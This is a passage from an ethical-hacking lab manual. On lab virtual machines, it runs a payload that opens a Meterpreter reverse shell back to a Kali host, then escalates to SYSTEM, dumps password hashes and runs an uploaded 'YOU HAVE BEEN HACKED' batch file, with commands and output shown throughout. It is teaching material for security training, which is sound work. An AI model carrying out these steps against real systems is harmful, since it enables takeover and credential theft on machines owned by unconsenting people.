
`-j` and `-z` are option tags that tell the exploit to run the job and do not interact with the session, respectively, after the connection is made.

11. Now let us switch to the **Windows** VM and execute the malicious program. Once there, open *Windows File Explorer* and click the **Downloads** folder in the navigation pane, as seen in *items 1 and 2* below. Once there, double-click the **exploit.exe** file, as seen in *item 3*, to execute it.



If a pop-up prompt shows “SmartScreen can’t be reached right now”, click **Run**.

12. Let us switch back to the **Kali Linux** VM to see the changes. As you can see in *item 1*, the Meterpreter session 1 is now opened. You can see the IP addresses of both computers, the ports they are using, and the time the session started. An interactive session should start, and then you will be given access to the meterpreter shell, as seen in *item 2* below.



```

root@kali: ~
File Actions Edit View Help
root@kali: ~
0 Wildcard Target

msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.


[*] Started reverse TCP handler on 192.168.0.2:4444
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.2:4444 -> 192.168.0.20:49847) at 2021-02-21 00:49:24
-0500
sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

13. The **Meterpreter** shell will start. This means that we have successfully accessed and exploited the *Windows* VM, but we will not stop here. A good hacker tries to learn as much they can about the target as possible, for example, the victim's network interfaces, system information, etc. We are now interchanging between system hacking and the enumeration phase. Let us start by typing the `sysinfo` command and pressing **Enter**, as seen in *item 1*.

```
Meterpreter > sysinfo
```



```

File Actions Edit View Help
root@kali: ~
[*] Meterpreter session 1 opened (192.168.0.2:4444 -> 192.168.0.20:49847) at 2021-02-21 00:49:24
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo

```

14. As you can see from the results, we are able to gather more information such as the *NetBIOS* name, the *OS* version, the *Domain*, and the number of *Logged On Users*, as seen in *item 1* below.

```
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer      : WINOS
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : ETHICAL
Logged On Users : 9
Meterpreter   : x86/windows
meterpreter > 
```


15. Now let us find out what directory we are currently in. To do this, type `pwd` and press **Enter** as seen in *item 1* below. As you can see from the results, we are in the same *Downloads* directory we downloaded the program to, as seen in *item 2*. Now let us find out which other files are in this directory. Type the command `ls` and press **Enter**, as seen in *item 3* below. As you can from the results see in *item 4*, *exploit.exe* is still in the folder.

```
Meterpreter > pwd
Meterpreter > ls
```

```
root@kali: ~
File Actions Edit View Help
root@kali: ~
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > pwd
C:\Users\Administrator\Downloads
meterpreter > ls
Listing: C:\Users\Administrator\Downloads
=====
Mode           Size  Type  Last modified      Name
----
100666/rw-rw-rw- 282  fil   2020-08-25 00:08:08 -0400 desktop.ini
100777/rwxrwxrwx 73802 fil   2021-02-20 00:53:11 -0500 exploit.exe
40777/rwxrwxrwx 4096  dir   2020-11-30 15:40:05 -0500 flowers
meterpreter > 
```

16. Now, let us get some network information. Type the command `ifconfig` and press **Enter** as seen in *item 1*. As you can see from the results, we can learn the MAC address, IPv4, and IPv6 addresses and subnets, seen in *item 2*.

```
Meterpreter > ifconfig
```



```

root@kali: ~
File Actions Edit View Help
root@kali: ~
meterpreter > ifconfig 1

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 6
=====
Name       : Hyper-V Virtual Ethernet Adapter #2
Hardware MAC : 00:50:56:99:d6:d2
MTU        : 1500
IPv4 Address : 192.168.0.20
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::e142:23ec:55b5:f1e5
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >


```

17. Now let us find out whose user account we are using. To do this, type `getuid` and press **Enter** as seen in *item 1*. As seen in *item 2*, the username is *Administrator*, which is the same user account that the program was executed from. Let us try to elevate our privilege and get more control. To do this, type `getsystem` as seen in *item 3* below. Now let us confirm that it worked by typing `getuid` and pressing **Enter** as seen in *item 4*. As you can see from the results in *item 5*, we are now using the all-powerful *SYSTEM* account.

```

Meterpreter > getuid
Meterpreter > getsystem
Meterpreter > getuid

```




```

root@kali: ~
meterpreter 1 getuid
Server username: ETHICAL administrator 2
meterpreter 3 getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter 4 getuid
Server username: NT AUTHORITY SYSTEM 5

```

18. It is good that we were able to take over the *SYSTEM* account as we want to dump the password hashes for the system, which we could not do with the regular *Administrator* account. To dump the hashes, type `run hashdump` and press **Enter** as seen in *item 1* below. As you can see from the results in *item 2*, the password hashes are all listed. These hashes can be used with password cracking tools like *john the ripper* to get the plaintext password. We will not do anything with these hashes in this lab as the cracking will be covered in *Lab 22: Registry – Windows Security Account Manager*.

```
Meterpreter > run hashdump
```



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
meterpreter > run hashdump 1  
[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.  
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [ ... ]  
[*] Obtaining the boot key ...  
[*] Calculating the hboot key using SYSKEY f77bdb103e44424e9dca93eaf1bc8357 ...  
/usr/share/metasploit-framework/lib/rex/script/base.rb:134: warning: constant OpenSSL::Cipher::  
Cipher is deprecated  
[*] Obtaining the user list and keys ...  
[*] Decrypting user keys ...  
[*] Dumping password hints ...  
  
No users with password hints on this system  
  
[*] Dumping password hashes ... 2  
  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
  
meterpreter > 
```




At this point, you would begin password cracking using hashes generated during the dump. However, this is covered in a different lab.

6 Creating, Uploading, and Executing a Bash File to Target Machine


1. Let us create a batch file to upload to the computer and execute it so that the user will see it. We will use the terminal to create it, so let us open a new terminal window. To do this, click the **Terminal** icon from the taskbar, as seen in *item 1*. Once the new window appears, type the command `touch hacked.cmd` as seen in *item 2*. Next, type `vim hacked.cmd` and press **Enter** as seen in *item 3* below. This will open the text editor within the terminal window.

```
root@kali:~# touch hacked.cmd
root@kali:~# vim hacked.cmd
```



2. Press **i** to enter insert mode, and it will allow you to modify the file. Let us type the commands we want the batch file to issue to the target machine, as seen in *item 1* below. After you finish typing the commands, press **Esc** to return to visual mode. There we will type **:x** to save and exit the *vim* text editor, as seen in *item 2* below.


```
@echo off
dir /s c:\users\*.*
echo YOU HAVE BEEN HACKED
pause
```




The command `@echo off` hides the term `echo` from being displayed. The command `dir /s c:\users*.*` lists all files, folders, and subfolders in the path `c:\users`. The command `echo YOU HAVE BEEN HACKED` displays the sentence `YOU HAVE BEEN HACKED` in the command prompt. The `pause` command prevents the window from closing automatically.

3. Now let us leave a note for the victim. Type the command `upload hacked.cmd C:\\users\\administrator\\downloads` and press **Enter** as seen in *item 1* below. As you can see in *item 2*, the file was successfully uploaded.

```
meterpreter > upload hacked.cmd C:\\users\\administrator\\downloads
```



- Now let us execute the batch file we uploaded. To do this, type the command `execute -f hacked.cmd` and press **Enter** as seen in *item 1*. If the execution was successful, you will see a message stating that a process was created and provide the process ID as seen in *item 2*.




```

root@kali: ~
File Actions Edit View Help
root@kali: ~
meterpreter > upload hacked.cmd C:\\users\\administrator\\downloads
[*] uploading : hacked.cmd -> C:\\users\\administrator\\downloads
[*] uploaded  : hacked.cmd -> C:\\users\\administrator\\downloads\\hacked.cmd
meterpreter > execute -f hacked.cmd 1
Process 504 created. 2
meterpreter >

```

- Switch back to the Windows VM to observe the process. As you can see in *item 1*, a command prompt was opened and shows a list of files from the path we specified and the message *YOU HAVE BEEN HACKED* as seen in *items 1* and *2* below.



```

C:\Windows\system32\cmd.exe
09/14/2018 11:19 PM <DIR> .
09/14/2018 11:19 PM <DIR> ..
0 File(s) 0 bytes

Directory of c:\users\Public\Pictures
09/14/2018 11:19 PM <DIR> .
09/14/2018 11:19 PM <DIR> ..
0 File(s) 0 bytes

Directory of c:\users\Public\Videos
09/14/2018 11:19 PM <DIR> .
09/14/2018 11:19 PM <DIR> ..
0 File(s) 0 bytes

Total Files Listed:
4425 File(s) 6,311,552,432 bytes
5148 Dir(s) 13,162,381,312 bytes free
YOU HAVE BEEN HACKED 2
Press any key to continue . . .

```

- You successfully exploited the Windows VM. This is the end of the lab; close all open windows/terminals to complete the lab.